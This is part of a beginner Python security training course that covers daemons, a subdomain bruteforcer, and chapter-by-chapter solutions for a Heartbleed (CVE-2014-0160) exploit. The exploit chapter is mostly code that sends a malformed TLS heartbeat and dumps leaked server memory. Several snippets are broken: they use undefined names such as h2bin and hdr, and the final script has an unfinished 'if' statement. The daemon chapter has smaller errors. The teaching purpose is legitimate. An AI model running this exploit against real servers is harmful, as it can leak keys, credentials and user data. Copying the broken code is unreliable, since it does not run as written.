ExecStart=/usr/bin/python3 /usr/bin/dummy_service.py
StandardInput=tty-force

[Install]
WantedBy=multi-user.target
```

To escape and save the file using `sudo` you can use the following `:w !sudo tee %`

Once you have created the service you will want to reload the `systemctl` daemon to read the new file.

Important: You will need to make sure you reload the daemon each time you make changes to the `.service` file.

```
$ sudo systemctl damemon-reload
```

Next, we will want to enable the servie to start on system-boot as well as start the service in general.

```
$ sudo systemctl enable myapplication.service
$ sudo systemctl start myapplication.service
```

If you want to check the status of the service you can run the `status` command which will show you important information about wether the status is running, the `pid` it is using, memory usage and CPU (Central Processing Unit) usage.

```
$ sudo systemctl status myapplication.service
```

Finally, if for any reason you need to stop the service you can simply run the `stop` command.

```
$ sudo systemctl stop myapplication.service
```

9.2 Using `python-daemon`

`python-daemon` is based on **PEP 3143** which defines a standard daemon process library. It is not in Python 3.7 by default so should be installed using `pipenv install python-daemon`.

Important: Many examples on Google and Stack Overflow will suggest you use the `DaemonRunner` object to handle your daemon, however this is now considered depricated and `DameonContext` should be used instead.

To get started with `DaemonContext` all you need to do is create a `with` control flow using the `DaemonContext`.

```
with daemon.DaemonContext():
main()
```

This implementation will give you a working albeit simple implementation of a daemon. You're probably wondering about all the other things like setting the working directory, preserving important files and handling operating system signals. So let's get into it!

9.2.1 Handling the File System

As we mentioned earlier daemons are funny little things, because they are unbound from our command (i.e. we have no control over them) will have its own keys to be identified user-wise. This means that, irrespective of the user that started a daemon, it will have its own UID (User Identification), GID (Group Identification), its own root and working directories, and its own umask. While the default configuration will handle all of this automatically, sometimes we need to customise to make sure our little miscreants work the way we expect.

To change the root directory, useful for confining your daemon to it's directory, you can set the `chroot_directory` variable to a valid directory on your file system. The `working_directory` can be set in a similar way, and it the more common way of confining you daemon. By default, DaemonContext will set your working directory to root "/".

```
with daemon.DaemonContext(
chroot_directory=None,
working_directory='/var/lib/ose'):
print(os.getcwd())
```

Tip: Ose is a Great President of Hell and part of the Goetia. Ose can also conveniently turn people into loafs of bread.

However you might notice that you don't get any output from `print(os.getcwd())` this is because when we daemonise a process step seven says that we "Close all files opened by the parent, this may include file descriptors, standard streams (`stdin`, `stdout` and `stderr`). Any files required by the daemon can be opened later, or passed in". But never fear! Preserving files is straight-forward enough and is covered in the next section.

Configuring the UID and GID may also be critical to preserve any privilege elevation the user who started the daemon may of had. This can easily be done by setting the `uid` and/or the `gid`. Keep in mind your user running the daemon will need to have these permissions, in the case they don't `DaemonContext` will raise a `DaemonOSEnvironmentError` exception.

```
with daemon.DaemonContext(
    uid=1001,
    gid=777):
print(os.getuid())
print(os.getgid())
```

Additionally, you might want to set the daemon umask, which will set the mode the daemon will create files with.

```
with daemon.DaemonContext(
        umask=0o002):
    your_mask = os.umask(0)
    print(your_mask)
    os.umask(your_mask)
```

How to Calculate `umask`

To calculate the final permission for directories you can simply subtract the umask from the base permissions to determine the final permission for a directory. Keeping in mind the left most bit is the permission for the **owner**, the second left-most bit is for the **group** and the final bit if for **others**.

Octal Value	Permission
0	read, write and execute
1	read and write
2	read and execute
3	read only
4	write and execute
5	write only
6	execute only
7	no permissions

9.2.2 Preserving Files

So while we know closing any files is what the `DaemonContext` is supposed to do, this can sometimes be undesirable as we need particular files open. We can ensure when the daemon starts it still has access to these files by specifying which files should remain open using the `files_preserve` variable.

```
some_important_file = open('camio.db', 'r')

with daemon.DaemonContext(
files_preserve=['camio.db']):
print(some_important_file.readlines())
```

Tip: Camio will answer questions, tell you about the past and teach you a thing or two about "Liberal Sciences" as well as grant you "the Understanding of all Birds, Lowing of Bullocks, Barking of Dogs and other Creatures; and also of the Voice of the Waters.".

So along with keeping files open, we can also redirect `stdin`, `stdout` and `stderr` from `os.devnull` and keep them open.

```
with daemon.DaemonContext(
stdout=sys.stdout,
stderr=sys.stderr):
print("Hello Forneus!")
```

Tip: The demon Marquis Forneus is all about chit-chat – which is why we conveniently say hello! Forneus can also make you totally rad at rhetoric, which is the art of talking to people and getting them to think and do what you want. Like thinking they are a loaf of bread. But not really that's Ose's job.

9.2.3 Handing Operating System Signals

Signals coming from the operating system are important irrespective of the way the process is used. Because of this it makes it even more important to ensure we preserve these signals as they may be one of the few ways a user can interact with the daemon. `DaemonContext` will allow you to define a dictionary using the `signal_map` argument that allows you to map to common signals used.

Signal	Portable Number	Default action	Description
SIGABRT	6	Terminate (core dump)	Process abort signal
SIGALRM	14	Terminate	Alarm clock
SIGBUS	N/A	Terminate (core dump)	Access to an undefined portion of a memory object
SIGCHLD	N/A	Ignore	Child process terminated, stopped, or continued
SIGCONT	N/A	Continue	Continue executing, if stopped
SIGFPE	N/A	Terminate (core dump)	Erroneous arithmetic operation
SIGHUP	1	Terminate	Hangup
SIGILL	N/A	Terminate (core dump)	Illegal instruction
SIGINT	2	Terminate	Terminal interrupt signal
SIGKILL	9	Terminate	Kill (cannot be caught or ignored)
SIGPIPE	N/A	Terminate	Write on a pipe with no one to read it
SIGPOLL	N/A	Terminate	Pollable event
SIGPROF	N/A	Terminate	Profiling timer expired
SIGQUIT	3	Terminate (core dump)	Terminal quit signal
SIGSEGV	N/A	Terminate (core dump)	Invalid memory reference
SIGSTOP	N/A	Stop	Stop executing (cannot be caught or ignored)
SIGSYS	N/A	Terminate (core dump)	Bad system call
SIGTERM	15	Terminate	Termination signal
SIGTRAP	5	Terminate (core dump)	Trace/breakpoint trap
SIGTSTP	N/A	Stop	Terminal stop signal
SIGTTIN	N/A	Stop	Background process attempting read
SIGTTOU	N/A	Stop	Background process attempting write
SIGURG	N/A	Ignore	High bandwidth data is available at a socket
SIGUSR1	N/A	Terminate	User-defined signal 1
SIGUSR2	N/A	Terminate	User-defined signal 2
SIGVTALRM	N/A	Terminate	Virtual timer expired
SIGWINCH	N/A	Ignore	Terminal window size changed
SIGXCPU	N/A	Terminate (core dump)	CPU time limit exceeded
SIGXFSZ	N/A	Terminate (core dump)	File size limit exceeded

```python
import signal

def shutdown(signum, frame):  # signum and frame are mandatory
    sys.exit(0)

with daemon.DaemonContext(
        signal_map={
            signal.SIGTERM: shutdown,
            signal.SIGTSTP: shutdown
        }):
```

(continues on next page)

(continued from previous page)

```
    main()
```

9.2.4 There Can Be Only ONE!

Daemons often use resources, the problem with some resources is that only one thing can access them at a time. This is often the case for TCP ports or some files on disk. Therefore, you want to make sure that multiple daemons aren't competing for these resources as it can often lead to exceptions or race-conditions.

To ensure only one daemon is running at a time we can create a PID lock file. This is a file that contains the PID of a process that prevents the same program from running on more than one instance.

Note: Part of the spawning a new process is ensuring there is no lock file.

```
import lockfile

with daemon.DaemonContext(
        pidfile=lockfile.FileLock('/var/run/spam.pid')):
    main()
```

9.2.5 Starting/Stopping/Restarting

This is unfortunately where the benefits of `python-daemon` run out. `DaemonContext` doesn't take care of this functionality for you and while `DaemonRunner` does have code in regard to this behaviour it is not advisable for you to use it as it is deprecated. For those feeling adventurous you can always use it as a reference for building out these functions.

One extension to this (although not the most eloquent) can be useful in getting around this problem.

Given a Python application that *does something* (that's the technical term for it anyway) we can create an initialisation shell script that runs the application for you and manages termination and restarting.

```
#!/usr/bin/env python3.5
import sys
import os
import time
import argparse
import logging
import daemon
from daemon import pidfile

debug_p = False

def do_something(logf):
    ### This does the "work" of the daemon

    logger = logging.getLogger('eg_daemon')
    logger.setLevel(logging.INFO)

    fh = logging.FileHandler(logf)
    fh.setLevel(logging.INFO)

    formatstr = '%(asctime)s - %(name)s - %(levelname)s - %(message)s'
```

(continues on next page)

(continued from previous page)

```
    formatter = logging.Formatter(formatstr)

    fh.setFormatter(formatter)

    logger.addHandler(fh)

    while True:
        logger.debug("this is a DEBUG message")
        logger.info("this is an INFO message")
        logger.error("this is an ERROR message")
        time.sleep(5)


def start_daemon(pidf, logf):
    ### This launches the daemon in its context
    with daemon.DaemonContext(
        working_directory='/var/lib/eg_daemon',
        umask=0o002,
        pidfile=pidfile.TimeoutPIDLockFile(pidf),
        ) as context:
        do_something(logf)


if __name__ == "__main__":
    parser = argparse.ArgumentParser(description="Example daemon in Python")
    parser.add_argument('-p', '--pid-file', default='/var/run/eg_daemon.pid')
    parser.add_argument('-l', '--log-file', default='/var/log/eg_daemon.log')

    args = parser.parse_args()

    start_daemon(pidf=args.pid_file, logf=args.log_file)
```

You can then use the following `.sh` script to start, stop and restart the application. One of the features I prefer to add when creating an application this way is also a `run()` command that allows me to not daemonise the application. This can be especially helpful for debugging or if I don't want it running in the background.

```
#!/bin/bash
# -----------------------------------------------------------------
#  A bash script for better management of python-daemon
# -----------------------------------------------------------------

VERSION=0.1.0
SUBJECT=some-unique-id
USAGE="Usage: command -ihv args"

startscript(){
    # get the current PID of the script you are trying to run
    PID=$(ps aux | grep '[s]criptname.py' | awk '{print $2}')

    # if the PID does not exist start the application
    if [ -z "$PID" ]; then
        ./scriptname.py start
    else
        # else print an error and do not start the process
        echo -n "ERROR: The process is already running."
        echo
```

(continues on next page)

(continued from previous page)

```
    fi
}

stopscriptname(){
    # get the current PID of the script you are trying to run
    PID=$(ps aux | grep '[s]criptname.py' | awk '{print $2}')

    # if the PID does not exist there is nothing to stop
    if [ -z "$PID" ]; then
        echo -n "ERROR: scriptname is not running"
    else
        # else kill the script using the UNIX in built kill
        kill $PID
    fi
}

statusscriptname(){
    # get the current PID of the script you are trying to run
    PID=$(ps aux | grep '[s]criptname.py' | awk '{print $2}')

    # return if the application is running or not and return the PID
    if [ -z "$PID" ]; then
        echo "scriptname is not running"
    else
        echo "scriptname is running with PID $PID"
    fi
}

runscriptname(){
    # get the current PID of the script you are trying to run
    PID=$(ps aux | grep '[s]criptname.py' | awk '{print $2}')

    # if the PID does not exist run the application like normal - do not daemonise
    if [ -z "$PID" ]; then
        ./scriptname.py run
    else
        # else print an error and do not start the process
        echo -n "ERROR: The process is already running."
        echo
    fi
}

restartscriptname(){
    # run the stop script and then the start script to restart the process (turn it␣
↪off and on again)
    stopscriptname
    startscriptname
}

case "$1" in
    # sort of like a case statement, depending on the first argument determines which␣
↪function to run
    start) startscriptname ;;
    stop) stopscriptname ;;
    run) runscriptname ;;
    restart) restartscriptname ;;
    status) statusscriptname ;;
```

(continues on next page)

(continued from previous page)

```
    *) echo "usage: $0 start | stop | run | restart | status" >$2
       exit 1
       ;;
esac
```

Further Reading

- Daemon Definition.
- Fork (System Call).
- python-daemon Source Code.
- What is Umask and How To Setup Default umask Under Linux?.
- Signal (IPC) - POSIX Signals.
- class threading.Lock.
- Linux Documentation on Processes.
- Mac OS X Documentation of Launch Daemons and Agents.
- PEP 3143 - Standard Daemon Process Library.
- Linux Daemon Using python-daemon with PID File and Logging.

CHAPTER

TEN

CREDITS

10.1 Image Credits

“here_be_dragons.jpg” (originally “Ellenbogendrache.jpg”) by Philipendula is available at https://commons.wikimedia.org/wiki/File:Ellenbogendrache.jpg under the Creative Commons Attribution-Share Alike 3.0 Unported License. Full terms at https://creativecommons.org/licenses/by-sa/3.0/deed.en.

“welcome_to_the_jungle.jpg” (originally “41906586005_91b45d7889_z.jpg”) by Daniel Lobo available at https://www.flickr.com/photos/daquellamanera/41906586005 under the Public Domain. Full terms at https://creativecommons.org/publicdomain/zero/1.0.

favicon.ico (originally “snake” by Snake by Eucalyp from the Noun Project, available at https://thenounproject.com/search/?q=snake&i=1281934

CHAPTER

ELEVEN

SUBDOMAIN BRUTEFORCING SOLUTIONS

Welcome weary traveller! So you've been having some trouble working out how to complete an activity? That's absolutely fine, we are all still learning. Below you will find code snippets for each section where we haven't provided the solution. However, know this, this journey isn't about what you get right or wrong, what you can or can't work out, it's about the Python's you charm along the way.

Consume solutions responsibly, if you have any questions about why things are done a particular way feel free to shout out!

11.1 Build Your Command Center

```
__version__ = 0.0.0
import argparse


def build_argument_parser():
    parser = argparse.ArgumentParser(description=f"""
 _
| |_ ___ ___ ___ ___ _ _ ___ ___
| . | -_|  _|   | .'| | | -_|  _|
|___|___|_| |_|_|__,|___|___|_|

Version: {__version__}
""", formatter_class=argparse.RawTextHelpFormatter)
    parser.add_argument(dest="domain", help="the domain which you wish to bruteforce␣
↪subdomains e.g. google.com")
    parser.add_argument("-w", "--wordlist", dest="path_to_wordlist", help="the word␣
↪list you wish to use to find subdomains, if no word list is specified the in-build␣
↪one will be used.", required=False)
    return parser.parse_args()


if __name__ == '__main__':
    args = build_argument_parser()
```

11.2 Handling Word Lists

```
__version__ = "0.0.0"

import logging
```

(continues on next page)

(continued from previous page)

```
import sys
import argparse

def build_argument_parser():
    parser = argparse.ArgumentParser(description=f"""
 _
| |_ ___ ___ ___ ___ _ _ ___ ___
| . | -_|  _|   | .'| | | -_|  _|
|___|___|_| |_|_|__,|___|___|_|

Version: {__version__}
""", formatter_class=argparse.RawTextHelpFormatter)
    parser.add_argument(dest="domain", help="the domain which you wish to bruteforce␣
↪subdomains e.g. google.com")
    parser.add_argument("-w", "--wordlist", dest="path_to_wordlist", help="the word␣
↪list you wish to use to find subdomains, if no word list is specified the in-build␣
↪one will be used.", required=False)
    return parser.parse_args()


def main(runtime_options: argparse.Namespace):
    if runtime_options.path_to_wordlist is None:
        path_to_word_list = "wordlist.txt"
    else:
        path_to_word_list = runtime_options.path_to_wordlist

    #
    # Try to open wordlist
    #   This will handle both the internal and external word list
    try:
        logging.debug(f"Attempting to open {path_to_word_list}")
        with open(path_to_word_list) as raw_word_list:
            logging.debug(f"Successfully opened {path_to_word_list}")
            word_list = raw_word_list.readlines()
    except FileNotFoundError as four_oh_four:
        logging.critical(four_oh_four.strerror)
        sys.exit(2)
    except IOError as eye_oh:
        logging.critical(eye_oh)
        sys.exit(2)

    word_list = [word.strip("\n") for word in word_list]

    print(word_list)


if __name__ == '__main__':
    args = build_argument_parser()
    main(args)
```

11.3 Bruteforcing Subdomains

```
__version__ = "0.0.0"

```

(continues on next page)

(continued from previous page)

```
import argparse
import logging
import sys
import requests

def build_argument_parser():
    parser = argparse.ArgumentParser(description=f"""
 _
| |_ ___ ___ ___ ___ _ _ ___ ___
| . | -_|  _|   | .'| | | -_|  _|
|___|___|_| |_|_|__,|___|___|_|

Version: {__version__}
""", formatter_class=argparse.RawTextHelpFormatter)
    parser.add_argument(dest="domain",
                        help="the domain which you wish to bruteforce subdomains e.g.␣
↪google.com")
    parser.add_argument("-t", "--timeout", dest="timeout", default=10,
                        help="The number of seconds to wait until a connection␣
↪timeout is declared. On slow networks "
                             "this may need to be higher (default: 10 seconds).")
    parser.add_argument("-w", "--wordlist", dest="path_to_wordlist",
                        help="the word list you wish to use to find subdomains, if no␣
↪word list is specified the "
                             "in-build one will be used.")
    parser.add_argument("-H", "--https", dest="https", action='store_true', help=
↪"makes connections via https "

↪"instead of http")

    return parser.parse_args()


def main(runtime_options: argparse.Namespace):
    if runtime_options.path_to_wordlist is None:
        path_to_word_list = "wordlist.txt"
    else:
        path_to_word_list = runtime_options.path_to_wordlist

    #
    # Try to open wordlist
    #   This will handle both the internal and external word list
    try:
        logging.debug(f"Attempting to open {path_to_word_list}")
        with open(path_to_word_list) as raw_word_list:
            logging.debug(f"Successfully opened {path_to_word_list}")
            word_list = raw_word_list.readlines()
    except FileNotFoundError as four_oh_four:
        logging.critical(four_oh_four.strerror)
        sys.exit(2)
    except IOError as eye_oh:
        logging.critical(eye_oh)
        sys.exit(2)

    word_list = [word.strip("\n") for word in word_list]

    if runtime_options.https:
```

(continues on next page)

(continued from previous page)

```
        schema = "https"
    else:
        schema = "http"

    for word in word_list:
        logging.info(f"Getting {schema}://{word}.{runtime_options.domain}...")
        try:
            response = requests.get(url=f"{schema}://{word}.{runtime_options.domain}",
↪ timeout=runtime_options.timeout)

            if response.ok:
                logging.info(f"Subdomain {word}.{runtime_options.domain} exists.")
        except requests.exceptions.ConnectTimeout:
            logging.warning(f"Request to {schema}://{word}.{runtime_options.domain}␣
↪timed out.")
            continue
        except requests.exceptions.ConnectionError:
            logging.warning(f"Unable to establish a connection to {schema}://{word}.
↪{runtime_options.domain}.")
            continue


if __name__ == '__main__':
    args = build_argument_parser()
    main(args)
```

CHAPTER

TWELVE

EXPLOITING CVE-2014-0160 SOLUTIONS

12.1 Build Your Command Center

```
__version__ = 0.0.0
import argparse


def build_argument_parser():
    parser = argparse.ArgumentParser(description=f"""











Version: {__version__}
""", formatter_class=argparse.RawTextHelpFormatter)
    parser.add_argument(dest="domain", help="the domain which you wish to test for␣
↪Heartbleed")
    parser.add_argument(dest="port",
    type=int,
    help="the port which you wish to test for Heartbleed, default is 443",
    default=443)
    return parser.parse_args()


if __name__ == '__main__':
    args = build_argument_parser()
```

12.2 Handling Sockets

```
__version__ = 0.0.0
import argparse
import logging
import socket

def hex2bytes(payload: str):
```

(continues on next page)

(continued from previous page)

```
    return bytes.fromhex(payload)

hello = h2bin('''
16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')

def build_argument_parser():
    parser = argparse.ArgumentParser(description=f"""











Version: {__version__}
""", formatter_class=argparse.RawTextHelpFormatter)
    parser.add_argument(dest="domain", help="the domain which you wish to test for␣
↪Heartbleed")
    parser.add_argument(dest="port",
    type=int,
    help="the port which you wish to test for Heartbleed, default is 443",
    default=443)
    return parser.parse_args()

def main(runtime_options: argparse.Namespace):

    socks = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    logging.info('Connecting...')
    socks.connect((args.host, args.port))
    logging.info('Sending Client Hello...')
    socks.send(hello)


if __name__ == '__main__':
    args = build_argument_parser()
    main(args)
```

12.3 Waiting for a Response & `recvall()`

```
__version__ = 0.0.0

import argparse
import logging
import socket
import struct

import hexdump

def hex2bytes(payload: str):
    return bytes.fromhex(payload)

hello = h2bin('''
16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')

def recvall(sock, count):
buf = b''
while count:
    newbuf = sock.recv(count)
    if not newbuf: return None
    buf += newbuf
    count -= len(newbuf)
return buf

def build_argument_parser():
    parser = argparse.ArgumentParser(description=f"""










Version: {__version__}
""", formatter_class=argparse.RawTextHelpFormatter)
    parser.add_argument(dest="domain", help="the domain which you wish to test for␣
↪Heartbleed")
```

(continues on next page)

(continued from previous page)

```
    parser.add_argument(dest="port",
    type=int,
    help="the port which you wish to test for Heartbleed, default is 443",
    default=443)
    return parser.parse_args()

def main(runtime_options: argparse.Namespace):

    socks = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    logging.info('Connecting...')
    socks.connect((args.host, args.port))
    logging.info('Sending Client Hello...')
    socks.send(hello)

    while True:
        header = socks.recv(5)
        (content_type, version, length) = struct.unpack('>BHH', hdr)
        handshake = recvall(s, length)
        logging.info(f"Received message: type={content_type}, ver={version}, length=
↪{len(hand)}")

        if content_type == 22 and ord(hand[0]) == 0x0E:
            break

    logging.info('Handshake done...')
    logging.info('Sending heartbeat request with length 4.')

if __name__ == '__main__':
    args = build_argument_parser()
    main(args)
```

12.4 Exploiting Heartbleed

```
import argparse
import logging
import socket
import struct

import hexdump

__version__ = '0.0.1'


def h2bin(payload: str):
    return bytes.fromhex(payload)


hello = h2bin('''
16 03 02 00  dc 01 00 00 d8 03 02 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
```

(continues on next page)

(continued from previous page)

```
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')

heartbeat = h2bin('''
18 03 02 00 03
01 40 00
''')

'''
Explanation of heartbeat (bf)call :
    18       : hearbeat record
    03 02    : TLS version
    00 03    : length
    01       : hearbeat request
    40 00    : payload length 16 384 bytes check rfc6520
                "The total length of a HeartbeatMessage MUST NOT exceed 2^14"
                If we enter FF FF -> 65 535, we will received 4 paquets of length 16␣
↪384 bytes
'''

def identify_content_type(content_type_as_int: int):
    if content_type_as_int


def hex_dump(sock: socket):
    print(hexdump.dump(sock, size=4, sep='-'))


def recvall(sock: socket, count: int):
    buf = b''
    while count:
        newbuf = sock.recv(count)
        if not newbuf:
            return None

        buf += newbuf
        count -= len(newbuf)
    return buf


def test_heartbleed(sock: socket):
    # send heartbeat request to the server
    sock.send(heartbeat)

    # start listening the answer from the server
    while True:

        # we first get the 5 bytes of the request : content_type, version, length
        # http://wiki.wireshark.org/SSL
```

(continues on next page)

(continued from previous page)

```
        content_version_length = sock.recv(5)
        if content_version_length is None:
            logging.warning('Unexpected EOF receiving record header - server closed␣
↪connection')
            return False
        (content_type, version, length) = struct.unpack('>BHH', content_version_
↪length)

        if content_type is None:
            logging.warning('No heartbeat response received, server likely not␣
↪vulnerable')
            return False

        # we can't use s.recv(length) because the server can separate the packet␣
↪heartbeat into different smaller packet
        payload = recvall(sock, length)
        if payload is None:
            logging.warning('Unexpected EOF receiving record payload - server closed␣
↪connection')
            return False

        # heartbeat content type is 24 check rfc6520
        if content_type == 24:
            print('Received heartbeat response in file out.txt')
            hex_dump(payload)
            if len(payload) > 3:
                logging.critical('Server returned more data than it should - server␣
↪is vulnerable!')
            else:
                logging.warning('Server processed malformed heartbeat, but did not␣
↪return any extra data.')
            return True

        # error
        if content_type == 21:
            logging.info('Received alert:')
            hex_dump(payload)
            logging.info('Server returned error, likely not vulnerable')
            return False


def build_argument_parser():
    parser = argparse.ArgumentParser(description=f"""











Version: {__version__}
""", formatter_class=argparse.RawTextHelpFormatter)
    parser.add_argument(dest="host", help="the host that you wish to test for␣
↪Heartbleed")
```

(continues on next page)

(continued from previous page)

```
    parser.add_argument(dest="port",
                        type=int,
                        help="the port which you wish to test for Heartbleed, default␣
↪is 443",
                        default=443)
    return parser.parse_args()


def main(runtime_options: argparse.Namespace):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    logging.info('Connecting...')
    sock.connect((runtime_options.host, runtime_options.port))

    logging.info('Sending Client Hello...')
    sock.send(hello)

    # pass the handshake
    while True:
        hdr = sock.recv(5)
        (content_type, version, length) = struct.unpack('>BHH', hdr)
        hand = recvall(sock, length)
        logging.info(' ... received message: type = %d, ver = %04x, length = %d' %␣
↪(content_type, version, len(hand)))
        # Look for server hello done message.
        if content_type == 22 and hex(hand[0]) == '0xe':
            break

    logging.info('Handshake done...')
    logging.info('Sending heartbeat request with length 4:')
    test_heartbleed(sock)


if __name__ == '__main__':
    args = build_argument_parser()
    main(args)
```

CHAPTER

THIRTEEN

SNAKE CHARMING FOR BEGINNERS

"Snake Charming for Beginners" is a free two day Python training course put together for 0xCC an information security training conference by women for women. It serves as a tutorial and guide to the Python language for a beginner audience with a focus on using Python for penetration testing or bug hunting.

While not mandatory, if you have never done any programming, we suggest you attend the free-thirty minute primer on Python.

13.1 Training Description

Snake-charming is an age-old practice of hypnotizing snakes by playing and waving a murli - in the modern day this practice looks much different, equipped with an Integrated Development Environment (IDE), a clackity keyboard and a trusty guide we'll be taking you through how you can effectively charm Python 3.6.

On the first day of our trek through the dense jungles of Pythonia we will be looking at how to build a simple sub-domain enumeration tool and how to get started building simple exploits - for those who have trekked these paths before - extra challenges will await you.

Day two we will move further into the dark jungles of Pythonia delving into forbidden user-land territory and how you can use Python to gather useful system-level information, and contact the UNIX daemons of old.

While writing this training description, errbufferoverfl wrote two Python fan fictions, the next cyber-themed Hollywood blockbuster and Snakespearian a play about the training.

13.2 What we won't be covering

- `git` and how to use it, there are many tutorials and walk-throughs available for `git` online and I want to focus as much time as possible on actually building things. My favourite resources are:
  - https://try.github.io - how to use GitHub, this translates relatively well for most `git` based services (BitBucket, goget, GitLab)
  - http://gitready.com - beginner to advanced walk-throughs on `git` things – handy if you already know `git` but need to brush up in particular areas
  - https://www.codecademy.com/courses/learn-git/lessons/git-workflow/exercises/hello-git - walk-throughs of different `git` commands (this is the tool I used when I started learning `git`)
  - https://learngitbranching.js.org - interactive walk-throughs sorted by task rather than difficulty level – handy if you already know `git` but need to brush up in particular areas

- How to setup and install Python - there are two sections provided in this guide with general information on Python 3.x.x installation on Windows, Mac OS X and `apt`-based Linux as well general information about setting up your Python development environment for the purpose of this training all of this has been done for you

13.3 License

13.4 Download

Download a PDF version for desktop reading.

Visit my Github repository for the raw content (for suggesting corrections, changes, translating, etc.).

13.5 Preface

Python is quickly becoming one of the most popular programming languages with over 1 million[1] repositories on GitHub containing primarily Python. The 2018 Stack Overflow developer profile revealed Python is used by 37.9% of professional developers and 38.8% of all respondents[2].

It didn't even place in the Top 25 most dreaded languages (% of developers who are developing with the language or technology but have not expressed interest in continuing to do so), however, it topped the list of most wanted languages[3] (% of developers who are not developing with the language or technology but have expressed interest in developing with it).

So whether this is the first time you are using Python, or you have been using it a bit and want to know more, congrats on picking a fantastic language!

[1] https://github.com/search?l=&q=language%3APython&type=Repositories
[2] https://insights.stackoverflow.com/survey/2018#most-popular-technologies
[3] https://insights.stackoverflow.com/survey/2018#most-loved-dreaded-and-wanted

13.6 Credits

All work work within the Public Domain or licensed can be found attributed within the *Credits* page. If you find any work incorrectly referenced or licensed, please contact snakecharmingforbegineers@errbufferoverfl.me.

INDEX